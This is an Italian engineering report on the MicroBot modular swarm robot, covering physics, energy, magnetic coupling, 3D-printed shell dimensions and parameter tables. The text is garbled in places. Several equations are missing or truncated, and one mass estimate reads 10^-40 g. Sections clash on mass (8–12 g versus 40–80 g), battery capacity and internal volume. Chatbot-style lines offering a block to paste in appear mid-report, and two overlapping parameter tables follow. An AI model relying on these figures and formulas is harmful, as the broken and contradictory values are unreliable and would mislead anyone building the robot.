I risultati ottenuti dimostrano che il sistema è in grado di coordinare più microbot in modo stabile e coerente. I microbot mantengono stati indipendenti, i comportamenti collettivi sono riproducibili e il controller risponde correttamente agli input dell'utente. La v0.2 rappresenta

quindi il primo vero prototipo logico-operativo del progetto Microbot, superando la fase puramente dimostrativa.

13. Limiti intenzionali della v0.2

Alcuni elementi sono stati volutamente esclusi dalla v0.2 per mantenere il controllo della complessità. Non sono ancora presenti comunicazioni wireless, magneti reali, sensori o movimento fisico. Queste scelte non rappresentano mancanze, ma decisioni progettuali consapevoli volte a garantire la solidità della base logica del sistema.

14. Preparazione alle versioni future

La struttura implementata nella v0.2 è progettata per essere estesa nelle versioni successive. La v0.3 introdurrà la comunicazione wireless e l'aggregazione controllata, la v0.4 si concentrerà sull'autonomia locale e sui sensori, mentre la v0.5 esplorerà l'interazione immersiva tramite realtà virtuale e controllo gestuale. La logica di base sviluppata in questa versione rimarrà valida e costituirà il fondamento dell'evoluzione del progetto.

15. Conclusione

La versione v0.2 del progetto Microbot rappresenta un passaggio fondamentale dalla visione alla realizzazione. Pur trattandosi di una simulazione, il sistema è progettato come un vero progetto di ricerca e sviluppo, con una struttura solida, coerente e orientata al futuro. Questa versione dimostra che il concetto di microbot cooperanti è tecnicamente valido e pone le basi per lo sviluppo di uno swarm fisico nelle versioni successive.

Seconda parte relazione

Un microbot reale non può essere considerato come un semplice oggetto che si accende o si muove, ma deve essere modellato come un sistema fisico mecatronico completo, in cui componenti meccanici, elettrici ed energetici interagiscono tra di loro. Dal punto di vista della fisica, ogni microbo può essere inizialmente approssimato come un corpo rigido soggetto a forze esterne, vincoli di contatto e attuazioni interne. Questa approssimazione è valida finché le deformazioni elastiche del corpo sono trascurabili rispetto alle dimensioni complessive del microbot.

Il comportamento dinamico del microbot è governato dalle leggi fondamentali della meccanica classica. In particolare, il moto traslazionale del microbot può essere descritto dalla seconda legge di Newton:

$$\sum \overline{F}$$

dove m rappresenta la massa del microbot, a la sua accelerazione e $\sum \overline{F}$ la somma vettoriale di tutte le forze applicate. Questa equazione è alla base di qualsiasi analisi di movimento e permette di collegare direttamente le scelte progettuali quali la massa, l'attrito, la forza magnetica e la forza motrice al comportamento osservabile del sistema stesso.

Oltre al moto traslazionale, un microbot può essere soggetto anche a moto rotazionale, soprattutto durante le fasi di aggancio magnetico o di spinta laterale. In questo caso è necessario considerare l'equazione fondamentale della dinamica rotazionale:

Dove t è il momento delle forze applicate rispetto al centro di massa, i è il momento di inerzia del microbot e α è l'accelerazione angolare. Questa relazione è particolarmente importante per valutare la stabilità del microbot e il rischio di ribaltamento durante le interazioni con altri moduli.

Dal punto di vista energetico, il microbot è un sistema chiuso a energia limitata, alimentato da una batteria di capacità finita. L'energia disponibile può essere espressa come $E = V * Q$

Dove V è la tensione nominale della batteria e Q la capacità espressa in ampere-ora. Ogni azione del microbot, che si tratti di muoversi, attivare un elettromagnete o mantenere acceso un LED di stato, comporta un consumo energetico che riduce progressivamente questa riserva.

il consumo istantaneo di potenza può essere stimato come:

$$P = V * I$$

e l'autonomia teorica del microbot è data da:

$$t = q/i$$

Queste relazioni dimostrano come esista un legame diretto tra la scelta dei componenti fisici e la durata operativa del sistema. Magneti più potenti, motori più grandi o elettronica meno efficiente portano a un aumento della corrente assorbita e quindi a una riduzione dell'autonomia.

Un aspetto cruciale del microbot come sistema fisico è la presenza di vincoli di contatto con l'ambiente. Il microbot interagisce con una superficie di appoggio e quindi è soggetto a forze di attrito. La forza di attrito statico massima può essere espressa come:

$$F_{\text{di attrito}} = \mu \cdot m \cdot g$$

dove μ è il coefficiente di attrito e g è l'accelerazione di gravità. Questa forza rappresenta una soglia fondamentale: qualsiasi forza motrice o magnetica deve superarla per produrre movimento relativo.

L'aggregazione tra microbot introduce ulteriori vincoli fisici. Quando due microbot si uniscono tramite magneti, il sistema risultante non è più un singolo corpo rigido, ma un sistema multi corpo con vincoli attivi. In questa configurazione, la posizione del centro di massa complessivo cambia e il momento di inerzia del sistema aumenta, modificando radicalmente il comportamento dinamico. Il centro di massa complessivo può essere calcolato come:

Formula

Dove m_i e r_i sono rispettivamente la massa e la posizione di ciascun microbot. Questa relazione evidenzia come l'aggregazione fisica non sia solo un problema di "attaccarsi", ma abbia conseguenze dirette sulla stabilità, sulla manovrabilità e sul consumo energetico dell'intero swarm. Per questo motivo, nella progettazione dei microbot è fondamentale mantenere masse ridotte, geometrie simmetriche e centri di massa bassi.

2. Dimensioni, scala e ordine di grandezza del microbot

La scelta delle dimensioni di un microbot non è un aspetto secondario, ma uno dei vincoli più importanti dell'intero progetto. La scala fisica del sistema determina infatti la validità delle approssimazioni meccaniche, la fattibilità dell'aggregazione magnetica, il consumo energetico e la complessità costruttiva. Un microbot deve essere sufficientemente piccolo da consentire la cooperazione di molte unità, ma allo stesso tempo abbastanza grande da ospitare elettronica, attuatori, magneti e una fonte di energia autonoma.

Dal punto di vista progettuale, è utile ragionare in termini di ordine di grandezza. Un microbot realistico, costruibile con componenti commerciali e stampabile in 3D, può avere dimensioni caratteristiche comprese tra alcuni centimetri. Indicativamente, una lunghezza tipica (L) può essere assunta nell'intervallo:

$$[L \approx 2 \text{--} 5, \text{cm}]$$

Questa scala consente di utilizzare microcontrollori compatti, batterie Li-Po di piccola capacità e magneti permanenti o elettromagneti di dimensioni ridotte.

La massa del microbot è direttamente legata alle dimensioni e alla densità dei materiali utilizzati. Se si considera una struttura plastica con densità media ($\rho \approx 1,0 \text{ g/cm}^3$), la massa totale del microbot può essere stimata come:

$$[m \approx \rho \cdot V]$$

dove (V) è il volume del microbot. Per un volume dell'ordine di pochi centimetri cubi, si

ottiene una massa tipica compresa tra:

$$[\\ m \\approx 10^{-40} \\text{g}]$$

Questa stima è coerente con la presenza di una batteria, di magneti e di componenti elettronici di base.

La massa del microbot influisce direttamente sulle forze in gioco. Il peso del microbot è dato da:

$$[\\ F_p = m \\cdot g]$$

e rappresenta la forza con cui il microbot preme sulla superficie di appoggio. Questa forza determina la reazione normale e, di conseguenza, l'attrito. È importante notare che, riducendo la massa, si riduce proporzionalmente anche la forza di attrito, rendendo più facile sia il movimento sia l'aggregazione magnetica.

Un aspetto spesso sottovalutato è che le forze magnetiche non scalano linearmente con la massa. Se la massa raddoppia, il peso raddoppia, ma la forza magnetica disponibile potrebbe non aumentare nella stessa proporzione, soprattutto se si utilizzano magneti di dimensioni limitate. Questo rende la miniaturizzazione un vantaggio strutturale per i sistemi swarm basati su aggregazione magnetica.

La scala geometrica influenza anche il momento di inerzia del microbot, che può essere stimato in prima approssimazione come:

$$[\\ I \\sim m \\cdot L^2]$$

Questa relazione mostra che, aumentando le dimensioni lineari del microbot, il momento di inerzia cresce rapidamente, rendendo più difficile il controllo del moto rotazionale. Microbot più piccoli risultano quindi più stabili e reattivi durante le interazioni con altri moduli.

Dal punto di vista energetico, la scala influisce sulla capacità della batteria installabile. La capacità elettrica disponibile cresce con il volume, ma anche il consumo cresce con la massa e con la potenza richiesta dagli attuatori. L'energia totale disponibile è:

$$[\\ E = V \\cdot Q]$$

mentre la potenza richiesta per il funzionamento è:

$$[\\ P = V \\cdot I]$$

Riducendo la scala del microbot si riduce la capacità della batteria, ma si riducono anche le correnti necessarie per muovere il sistema o per alimentare i magneti, mantenendo un equilibrio accettabile tra autonomia e funzionalità.

Un ulteriore effetto della scala riguarda la tolleranza costruttiva. A dimensioni molto piccole, anche errori di pochi millimetri possono compromettere l'allineamento dei magneti e la

stabilità dell'aggancio. Per questo motivo, nella fase iniziale del progetto è vantaggioso lavorare su microbot di dimensioni sufficientemente grandi da consentire una costruzione robusta e ripetibile.

In conclusione, la scelta della scala del microbot non è un compromesso puramente estetico, ma una decisione ingegneristica che influenza tutte le altre parti del sistema. Dimensioni contenute e masse ridotte facilitano l'aggregazione magnetica, migliorano la stabilità dinamica e riducono il consumo energetico, rendendo il comportamento dello swarm più controllabile e prevedibile.

3. Forze magnetiche, aggancio e scala del sistema.

Nel progetto MicroBot l'aggancio magnetico è la chiave che trasforma uno swarm di nodi indipendenti in un sistema fisico aggregabile. Per valutare se l'aggancio è davvero fattibile non basta immaginare magneti "forti": serve ragionare in termini di ordine di grandezza e confrontare la forza magnetica realmente disponibile con le forze resistenti che, nella pratica, impediscono ai moduli di avvicinarsi e mettersi in assetto corretto. La prima soglia fisica da superare è quasi sempre l'attrito statico con la superficie di appoggio. Finché il bot non riesce a vincere questa soglia, non scorre, non si riallinea e l'aggancio diventa instabile o casuale.

L'attrito statico massimo può essere descritto con la relazione $F_{\text{attr, max}} = \mu_s m g$, dove μ_s dipende molto dai materiali e dalla finitura della scocca e della superficie. Nel caso dei MicroBot, con una massa prevista fra 8 e 12 grammi, la reazione normale è dell'ordine di un decimo di Newton e l'attrito statico massimo finisce tipicamente nell'intervallo delle decine di millinewton. Questo è un risultato importante perché dà subito un criterio pratico: la componente "utile" della forza magnetica, cioè quella che davvero produce scorrimento e auto-allineamento sul piano, deve essere comparabile o superiore a quella soglia; altrimenti i bot si attirano senza riuscire a sistemarsi, restano disassati, oppure si muovono a scatti quando finalmente l'attrito cede, con un comportamento difficile da controllare in modo ripetibile.

In questo contesto diventa chiaro perché nel MicroBot siano previsti sia magneti permanenti sia elettromagneti. I magneti permanenti non servono tanto a garantire un bloccaggio assoluto, quanto a creare una "cattura" passiva e un pre-allineamento: riducono i gradi di libertà durante l'avvicinamento e portano due moduli in una configurazione già quasi corretta, in cui il gap d'aria è minimo e le superfici si presentano in modo coerente. Questo aspetto è decisivo perché la forza magnetica reale dipende in modo enorme dalla distanza e dall'allineamento. Anche pochi millimetri di gap, dovuti alla scocca stampata in 3D o a disassamenti meccanici, possono ridurre drasticamente l'attrazione rispetto ai valori "nominali" spesso citati per magneti e bobine. In pratica, la magnetica teorica conta meno della magnetica "a contatto", e la meccanica del guscio decide quanto spesso si riesce ad arrivare davvero in quella condizione favorevole.

Gli elettromagneti, cioè le coil integrate, entrano quindi come attuazione controllabile che completa il lavoro dei magneti permanenti. Il loro ruolo non è necessariamente quello di generare da soli tutta la forza di aggancio, ma piuttosto quello di rendere l'aggancio selettivo, rinforzabile e soprattutto reversibile. Un sistema basato solo su magneti permanenti tende a essere sempre "appiccicoso" e a rendere difficile lo sgancio o la

riconfigurazione; al contrario, con le coil si può applicare un rinforzo quando serve, ridurre la forza quando il sistema deve riconfigurarsi e gestire stati operativi distinti. In più, la presenza di quattro coil distribuite fra parte superiore e inferiore consente, almeno concettualmente, di creare coppie di campi coordinabili che migliorano la stabilità contro rotazioni indesiderate e permettono forme di aggancio più controllate rispetto a un singolo punto magnetico.

Il vero vincolo, però, è energetico e termico. Una batteria da 40–60 mAh in un volume così ridotto impone che l'elettromagnete non venga trattato come un componente “sempre acceso”, ma come un attuatore a duty limitato. Dal punto di vista elettrico, una coil assorbe corrente in funzione della sua resistenza e della tensione applicata, e la potenza dissipata cresce rapidamente se si cerca forza elevata senza controllo. Questo significa che il dimensionamento non può essere fatto soltanto “a forza”, ma deve considerare fin dall'inizio strategie di pilotaggio realistiche: impulsi brevi per l'aggancio, mantenimento a potenza ridotta per l'hold, finestre di cooldown e limiti software sul duty cycle. In altre parole, la forza magnetica diventa una risorsa da gestire nel tempo, non un valore statico. Questa impostazione si integra naturalmente con l'idea di safety layer del progetto, perché l'hardware magnetico è uno dei primi elementi che può portare a surriscaldamento o a consumo eccessivo se lasciato senza vincoli.

Infine, per evitare comportamenti oscillanti e instabili, è utile trattare l'aggancio come un fenomeno con isteresi, proprio come già avviene nel modello logico del sistema. Nella pratica questo significa che l'attivazione del rinforzo magnetico dovrebbe avvenire solo sotto una certa distanza di aggancio, mentre lo spegnimento dovrebbe avvenire sopra una distanza di distacco leggermente più grande. Con due soglie distinte si evita che piccole vibrazioni o micro-spostamenti facciano commutare continuamente lo stato dei magneti, causando instabilità e consumi inutili. In questa prospettiva, l'aggancio magnetico non è un semplice “on/off”, ma un comportamento dinamico che dipende da distanza, contatto, disallineamento e stato energetico.

Questo ragionamento porta a una conclusione ingegneristica coerente con la filosofia del progetto: la scalabilità dello swarm è favorita da moduli leggeri, perché riducendo la massa si riduce anche la forza normale e quindi l'attrito da vincere; al tempo stesso, la magnetica diventa più efficace perché lavora su un sistema meno resistente allo scorrimento e all'allineamento. La geometria stessa del MicroBot, con coni troncati e sfera centrale, può essere sfruttata come parte attiva del sistema di aggancio: se la scocca guida naturalmente il contatto verso un assetto ripetibile e minimizza il gap effettivo, allora anche magneti e coil di piccole dimensioni diventano sufficienti a generare un'aggregazione stabile e controllabile. In sostanza, la fattibilità dell'aggancio non dipende solo dalla “potenza” dei magneti, ma dall'equilibrio tra attrito, tolleranze, gap e strategia di controllo energetico.

Dimensionamento preliminare del modulo MicroBot

Il dimensionamento geometrico del modulo MicroBot rappresenta una fase centrale nella progettazione dell'intero sistema robotico. Definire le dimensioni del robot significa infatti stabilire il rapporto tra tre elementi fondamentali: la struttura meccanica, i componenti elettronici interni e il metodo di produzione utilizzato per realizzare il prototipo. Nel caso del progetto MicroBot, la produzione dei primi prototipi è prevista tramite tecnologia di stampa 3D FDM (Fused Deposition Modeling), cioè stampa a deposizione di materiale plastico fuso. Questo vincolo tecnologico influisce direttamente sulle dimensioni minime delle pareti, sulle tolleranze meccaniche e sulla robustezza complessiva della struttura.

Durante la fase di progettazione è quindi necessario trovare un compromesso tra miniaturizzazione e funzionalità. Da un lato, l'obiettivo del progetto MicroBot è quello di sviluppare moduli robotici relativamente piccoli che possano essere utilizzati in sistemi modulari o swarm robotici, cioè sistemi composti da molti robot cooperanti tra loro. Dall'altro lato, il robot deve comunque essere sufficientemente grande da poter ospitare al proprio interno i componenti elettronici necessari al funzionamento del sistema, come microcontrollori, batterie, eventuali sensori, sistemi di comunicazione e meccanismi di connessione tra moduli.

Per queste ragioni, una dimensione iniziale ragionevole per il primo prototipo fisico del MicroBot può essere definita considerando una forma compatta di tipo quasi cubico. Una configurazione che soddisfa i requisiti strutturali e funzionali del progetto prevede una lunghezza esterna pari a circa cinquanta millimetri, una larghezza di circa cinquanta millimetri e un'altezza complessiva di circa trenta millimetri. In questo modo il robot mantiene dimensioni relativamente ridotte, ma offre comunque un volume interno sufficiente per l'integrazione dei componenti.

Il volume esterno del modulo può essere stimato utilizzando la relazione geometrica del parallelepipedo rettangolo. Indicando con L la lunghezza, con W la larghezza e con H l'altezza, il volume totale può essere espresso come prodotto delle tre dimensioni principali. Considerando quindi L uguale a cinquanta millimetri, W uguale a cinquanta millimetri e H uguale a trenta millimetri, si ottiene un volume esterno pari a circa settantacinquemila millimetri cubi. Questa grandezza fornisce un'indicazione della scala fisica del robot e permette di confrontare il MicroBot con altri sistemi robotici di dimensioni simili.

Dal punto di vista strutturale, il guscio del robot può essere concettualmente suddiviso in tre elementi principali. Il primo elemento è costituito dalla base strutturale, cioè la piattaforma inferiore che sostiene tutti i componenti interni. Il secondo elemento è rappresentato dalle pareti laterali che delimitano il volume del robot e garantiscono la rigidità complessiva della struttura. Il terzo elemento è infine il coperchio superiore, che chiude il sistema e protegge l'elettronica interna da urti, polvere o contatti accidentali.

La base strutturale svolge un ruolo particolarmente importante perché deve sostenere il peso dei componenti interni e allo stesso tempo resistere alle eventuali sollecitazioni generate dal movimento del robot o dall'interazione con altri moduli. Per garantire una sufficiente rigidità meccanica durante la stampa e l'utilizzo del robot, è opportuno prevedere uno spessore della base compreso tra circa due millimetri e mezzo e tre millimetri. Spessori inferiori potrebbero causare deformazioni durante il raffreddamento del materiale plastico o

durante l'utilizzo del robot, mentre spessori eccessivamente grandi aumenterebbero inutilmente il peso del sistema.

Le pareti laterali delimitano il volume interno del robot e contribuiscono anch'esse alla rigidità complessiva della struttura. Nel caso della stampa 3D FDM, lo spessore delle pareti deve essere scelto in modo compatibile con il diametro dell'ugello della stampante, che nella maggior parte dei casi è pari a circa quattro decimi di millimetro. Una scelta comune consiste nell'utilizzare pareti con spessore compreso tra circa uno e mezzo e due millimetri, valore che corrisponde tipicamente a tre o quattro linee di estrusione della stampante. Questa configurazione garantisce una buona resistenza meccanica senza aumentare eccessivamente il consumo di materiale.

L'altezza delle pareti laterali può essere scelta in funzione dell'altezza complessiva del robot. Considerando un'altezza totale di circa trenta millimetri e uno spessore del coperchio superiore pari a circa due millimetri, l'altezza utile delle pareti può essere stimata in circa venti o venticinque millimetri. In questo modo si ottiene uno spazio interno adeguato per l'alloggiamento dei componenti elettronici e dei sistemi di alimentazione.

Il coperchio superiore ha principalmente una funzione protettiva e di chiusura del sistema. Uno spessore di circa due millimetri è generalmente sufficiente per garantire una buona rigidità del pezzo stampato. Il coperchio può essere progettato in diversi modi a seconda delle esigenze di manutenzione e assemblaggio del robot. In alcune configurazioni può essere fissato mediante piccole viti, ad esempio viti metriche M3, mentre in altre configurazioni può essere mantenuto in posizione tramite incastri meccanici o piccoli magneti permanenti. La scelta del sistema di fissaggio dipende dal grado di accessibilità richiesto ai componenti interni e dalla filosofia progettuale del sistema modulare.

Una volta definiti gli spessori delle pareti e della base, è possibile stimare anche lo spazio interno effettivamente disponibile all'interno del robot. Considerando pareti con spessore medio di circa due millimetri, la lunghezza interna del robot risulta leggermente inferiore rispetto alla dimensione esterna. Se la dimensione esterna è pari a cinquanta millimetri, la dimensione interna disponibile diventa circa quarantasei millimetri. Lo stesso ragionamento vale per la larghezza del robot. L'altezza interna disponibile, tenendo conto dello spessore della base e del coperchio, risulta invece di circa ventisei millimetri.

Il volume interno utile può quindi essere stimato nuovamente utilizzando la relazione del parallelepipedo rettangolo. Moltiplicando una lunghezza interna di quarantasei millimetri, una larghezza interna di quarantasei millimetri e un'altezza interna di ventisei millimetri si ottiene un volume interno di circa cinquantaquattromila novecentosettantasei millimetri cubi. Questo spazio rappresenta il volume effettivamente disponibile per l'integrazione dell'elettronica e degli altri componenti funzionali del robot.

All'interno di questo volume devono essere collocati diversi elementi fondamentali del sistema MicroBot. Il componente principale è il microcontrollore, che rappresenta l'unità di controllo del robot. In molte applicazioni robotiche compatte vengono utilizzati microcontrollori della famiglia ESP32 o dispositivi simili, che hanno dimensioni tipiche comprese tra circa venticinque e trenta millimetri di lato. Oltre al microcontrollore è necessario prevedere lo spazio per una batteria ricaricabile, generalmente di tipo Li-Po, la

cui dimensione varia a seconda della capacità energetica richiesta ma può essere compresa indicativamente tra venti e trentacinque millimetri.

A questi componenti principali si aggiungono eventuali circuiti ausiliari, come driver elettronici, piccoli sensori, sistemi di comunicazione e indicatori luminosi basati su LED. Nel caso specifico del progetto MicroBot è inoltre possibile prevedere l'integrazione di magneti permanenti o di sistemi di aggancio che consentano a più moduli robotici di collegarsi tra loro formando strutture più complesse.

La scelta di una dimensione esterna pari a circa cinquanta millimetri per lato nasce quindi dalla necessità di integrare tutti questi elementi mantenendo allo stesso tempo il robot sufficientemente compatto. Una riduzione ulteriore delle dimensioni potrebbe essere teoricamente possibile, ad esempio ipotizzando un modulo con lato pari a circa quaranta millimetri e altezza di circa venticinque millimetri. Tuttavia, una riduzione di questo tipo comporterebbe un aumento significativo della difficoltà di assemblaggio, una riduzione dello spazio disponibile per la batteria e una diminuzione delle tolleranze meccaniche disponibili durante la progettazione dei componenti.

Per queste ragioni, nella fase iniziale del progetto è opportuno adottare dimensioni leggermente più generose che facilitino la realizzazione dei primi prototipi e permettano eventuali modifiche successive al design. Una volta verificato il corretto funzionamento del sistema e la disposizione interna dei componenti, sarà sempre possibile ottimizzare ulteriormente la struttura riducendo progressivamente le dimensioni del modulo.

In conclusione, una configurazione con dimensioni esterne pari a circa cinquanta millimetri per cinquanta millimetri e trenta millimetri di altezza rappresenta una soluzione equilibrata per la realizzazione del primo prototipo del MicroBot. Questa scelta consente di ottenere un robot compatto, stampabile facilmente con tecnologia FDM e dotato di spazio interno sufficiente per l'integrazione dei componenti elettronici necessari allo sviluppo del sistema modulare. Tale configurazione costituisce quindi una base progettuale solida su cui sviluppare le successive evoluzioni del progetto MicroBot, nelle quali potranno essere introdotte ottimizzazioni strutturali, riduzioni dimensionali e nuove funzionalità.

Puoi aggiungere in fondo alla sezione della relazione una sottosezione tecnica con i parametri di progetto, scritta in forma formale ma con valori chiaramente identificati. Questo aiuta molto quando poi userai quei numeri in CAD, simulazioni o documentazione tecnica.

Ti scrivo un blocco che puoi incollare direttamente alla fine della sezione.

Parametri geometrici e dimensionali del modulo MicroBot

Al fine di rendere il progetto replicabile e facilmente implementabile all'interno di software di progettazione CAD e di simulazione, vengono riportati di seguito i principali parametri dimensionali utilizzati nel dimensionamento preliminare del modulo MicroBot. Questi valori costituiscono una prima configurazione di riferimento per la realizzazione del prototipo fisico

tramite stampa 3D FDM e possono essere successivamente modificati durante le iterazioni di progettazione.

Nel seguito si introducono le principali variabili geometriche del sistema.

La lunghezza esterna del robot viene indicata con il simbolo L_{ext} e rappresenta la dimensione del modulo lungo l'asse principale orizzontale. Nel prototipo iniziale tale valore è fissato pari a:

$$L_{ext} = 50 \text{ mm}$$

La larghezza esterna del robot viene indicata con il simbolo W_{ext} e rappresenta la dimensione del modulo lungo l'asse orizzontale trasversale. Per il primo prototipo viene scelta la stessa dimensione della lunghezza, ottenendo una base quasi quadrata:

$$W_{ext} = 50 \text{ mm}$$

L'altezza esterna del modulo viene indicata con il simbolo H_{ext} e corrisponde alla distanza verticale tra la base strutturale e il coperchio superiore del robot:

$$H_{ext} = 30 \text{ mm}$$

Il volume esterno totale del robot può essere quindi espresso come:

$$V_{ext} = L_{ext} \times W_{ext} \times H_{ext}$$

Sostituendo i valori numerici si ottiene:

$$V_{ext} = 50 \text{ mm} \times 50 \text{ mm} \times 30 \text{ mm}$$

$$V_{ext} = 75\,000 \text{ mm}^3$$

Questo valore rappresenta il volume totale occupato dal modulo MicroBot nello spazio tridimensionale.

Per quanto riguarda la struttura meccanica, lo spessore della base inferiore viene indicato con la variabile t_{base} . Questo parametro deve garantire sufficiente rigidità durante la stampa e l'utilizzo del robot. Il valore scelto per il primo prototipo è:

$$t_{base} = 3 \text{ mm}$$

Lo spessore delle pareti laterali viene indicato con la variabile t_{wall} . Questo parametro è fortemente influenzato dalla tecnologia di stampa utilizzata. Nel caso di stampanti FDM con ugello standard da 0.4 mm, uno spessore di circa due millimetri garantisce una buona resistenza meccanica:

$$t_{wall} = 2 \text{ mm}$$

Lo spessore del coperchio superiore viene indicato con la variabile t_{top} e rappresenta lo spessore del pannello di chiusura del robot:

$$t_{\text{top}} = 2 \text{ mm}$$

A partire da queste grandezze è possibile stimare le dimensioni interne effettivamente disponibili per l'integrazione dei componenti elettronici. La lunghezza interna utile viene indicata con L_{int} e può essere approssimata sottraendo due volte lo spessore delle pareti laterali alla lunghezza esterna:

$$L_{\text{int}} = L_{\text{ext}} - 2 \cdot t_{\text{wall}}$$

Sostituendo i valori numerici si ottiene:

$$L_{\text{int}} = 50 \text{ mm} - 2 \times 2 \text{ mm}$$

$$L_{\text{int}} = 46 \text{ mm}$$

Analogamente si ottiene la larghezza interna utile W_{int} :

$$W_{\text{int}} = W_{\text{ext}} - 2 \cdot t_{\text{wall}}$$

$$W_{\text{int}} = 50 \text{ mm} - 4 \text{ mm}$$

$$W_{\text{int}} = 46 \text{ mm}$$

Per quanto riguarda l'altezza interna utile, indicata con H_{int} , è necessario sottrarre allo spazio totale lo spessore della base e quello del coperchio:

$$H_{\text{int}} = H_{\text{ext}} - t_{\text{base}} - t_{\text{top}}$$

Sostituendo i valori numerici si ottiene:

$$H_{\text{int}} = 30 \text{ mm} - 3 \text{ mm} - 2 \text{ mm}$$

$$H_{\text{int}} = 25 \text{ mm}$$

Il volume interno utile del robot può quindi essere espresso come:

$$V_{\text{int}} = L_{\text{int}} \times W_{\text{int}} \times H_{\text{int}}$$

$$V_{\text{int}} = 46 \text{ mm} \times 46 \text{ mm} \times 25 \text{ mm}$$

$$V_{\text{int}} \approx 52\,900 \text{ mm}^3$$

Questo valore rappresenta il volume effettivamente disponibile per l'alloggiamento dei componenti interni del sistema.

Un ulteriore parametro importante nella progettazione di componenti stampati in 3D è la tolleranza meccanica tra parti mobili o tra elementi di accoppiamento. Tale parametro viene indicato con la variabile δ_{tol} e rappresenta lo spazio minimo necessario affinché due componenti possano muoversi o essere assemblati senza interferenze dovute alle imperfezioni della stampa.

Nel caso della stampa FDM è consigliabile adottare una tolleranza compresa tra circa due decimi e quattro decimi di millimetro:

$$\delta_{tol} \approx 0.2 - 0.4 \text{ mm}$$

Infine, per la progettazione di eventuali sistemi di fissaggio mediante viti metriche, è utile definire anche il diametro dei fori di montaggio. Nel caso di viti metriche M3, il diametro nominale del foro di passaggio può essere indicato con d_{hole} e assume tipicamente il valore:

$$d_{hole} \approx 3.2 \text{ mm}$$

Questi parametri dimensionali costituiscono quindi il primo insieme di valori di riferimento per la progettazione del modulo MicroBot. Essi permettono di definire con precisione la geometria del robot all'interno dei software CAD e rappresentano una base tecnica solida per le successive iterazioni di sviluppo del sistema.

Puoi inserire alla fine della relazione una tabella tecnica completa dei parametri del modulo MicroBot. Questa sezione raccoglie in maniera sistematica tutte le grandezze utilizzate nel dimensionamento del robot e nei processi di progettazione e realizzazione del prototipo. I parametri riportati rappresentano valori di riferimento per la prima versione del sistema e potranno essere aggiornati nelle iterazioni successive del progetto.

Tabella dei parametri tecnici del modulo MicroBot

Simbolo	Nome del parametro	Valore	Unità	Descrizione
L_{ext}	Lunghezza esterna	50	mm	Lunghezza totale del modulo robotico
W_{ext}	Larghezza esterna	50	mm	Larghezza totale del robot

H_ext	Altezza esterna	30	mm	Altezza complessiva del robot
V_ext	Volume esterno	75 000	mm ³	Volume totale del modulo
t_base	Spessore base	3	mm	Spessore della struttura inferiore
t_wall	Spessore pareti	2	mm	Spessore delle pareti laterali
t_top	Spessore coperchio	2	mm	Spessore del coperchio superiore
L_int	Lunghezza interna	46	mm	Lunghezza utile interna
W_int	Larghezza interna	46	mm	Larghezza utile interna
H_int	Altezza interna	25	mm	Altezza utile per componenti
V_int	Volume interno	52 900	mm ³	Volume interno disponibile

δ_{tol}	Tolleranza meccanica	0.2 – 0.4	mm	Spazio minimo tra parti stampate
d_hole	Diametro foro vite	3.2	mm	Foro di passaggio per vite M3
d_screw	Diametro vite	3	mm	Diametro nominale vite di assemblaggio
clearance_fit	Spazio accoppiamento	0.3	mm	Spazio medio tra componenti accoppiati
layer_height	Altezza layer stampa	0.2	mm	Altezza tipica dello strato di stampa
nozzle_diameter	Diametro ugello	0.4	mm	Ugello standard stampante FDM
infill_density	Percentuale riempimento	20	%	Percentuale di riempimento interno
print_temperature	Temperatura estrusione	200	°C	Temperatura tipica PLA
bed_temperature	Temperatura piano	60	°C	Temperatura del piano di stampa

print_material	Materiale di stampa	PLA	—	Materiale utilizzato per il prototipo
mass_estimate_d	Massa stimata robot	40 – 80	g	Peso stimato del modulo stampato
battery_voltage	Tensione batteria	3.7	V	Tensione nominale batteria Li-Po
battery_capacity	Capacità batteria	300 – 600	mAh	Capacità stimata batteria
microcontroller_voltage	Tensione logica	3.3	V	Tensione operativa microcontrollore
microcontroller_size	Dimensione microcontrollore	25 – 30	mm	Dimensione tipica modulo ESP32
magnet_diameter	Diametro magnete	5	mm	Diametro magneti di aggancio
magnet_thickness	Spessore magnete	2	mm	Spessore magneti permanenti
magnet_force	Forza magnetica	0.5 – 1.5	N	Forza di aggancio tra moduli

led_voltage	Tensione LED	2 – 3	V	Tensione operativa LED
led_current	Corrente LED	10 – 20	mA	Corrente tipica LED
communication_range	Raggio comunicazione	5 – 20	m	Distanza comunicazione wireless
cpu_frequency	Frequenza CPU	160 – 240	MHz	Frequenza microcontrollore ESP32
power_consumption	Consumo medio	100 – 250	mA	Consumo stimato robot
autonomy_time	Autonomia stimata	1 – 3	h	Tempo di funzionamento
assembly_screws	Numero viti	4	—	Numero viti di fissaggio guscio
module_surface	Area base robot	2500	mm ²	Area della base del modulo
max_component_length	Lunghezza max componente	40	mm	Lunghezza massima elettronica interna

max_componen t_height	Altezza max componente	20	mm	Altezza massima elettronica interna
structural_factor	Fattore sicurezza struttura	2	—	Margine di sicurezza meccanico
swarm_spacing	Distanza minima tra moduli	5 – 10	mm	Spazio tra robot in configurazione swarm

Tabella completa dei parametri tecnici del sistema MicroBot

Simbolo	Nome parametro	Valore	Unità	Descrizione
L_ext	Lunghezza esterna	50	mm	Lunghezza totale del modulo
W_ext	Larghezza esterna	50	mm	Larghezza totale del modulo
H_ext	Altezza esterna	30	mm	Altezza totale del robot

V_ext	Volume esterno	75 000	mm ³	Volume complessivo del robot
A_base	Area base	2500	mm ²	Area della base del robot
t_base	Spessore base	3	mm	Spessore della piattaforma inferiore
t_wall	Spessore pareti	2	mm	Spessore delle pareti laterali
t_top	Spessore coperchio	2	mm	Spessore del pannello superiore
L_int	Lunghezza interna	46	mm	Lunghezza utile interna
W_int	Larghezza interna	46	mm	Larghezza utile interna
H_int	Altezza interna	25	mm	Altezza utile interna
V_int	Volume interno	52 900	mm ³	Volume interno disponibile
δ_tol	Tolleranza meccanica	0.2–0.4	mm	Tolleranza tra parti stampate

clearance_fit	Gioco accoppiamento	0.3	mm	Spazio minimo per accoppiamento
d_hole	Diametro foro M3	3.2	mm	Foro passante per vite
d_screw	Diametro vite	3	mm	Vite di assemblaggio
screw_length	Lunghezza vite	8	mm	Lunghezza vite standard
assembly_scre ws	Numero viti	4	—	Numero viti guscio
structural_factor	Fattore sicurezza	2	—	Fattore sicurezza struttura
max_componen t_length	Lunghezza componente max	40	mm	Lunghezza massima elettronica
max_componen t_height	Altezza componente max	20	mm	Altezza massima elettronica
print_material	Materiale stampa	PLA	—	Materiale prototipo

nozzle_diameter	Diametro ugello	0.4	mm	Ugello stampante
layer_height	Altezza layer	0.2	mm	Spessore strato stampa
infill_density	Riempimento	20	%	Percentuale riempimento
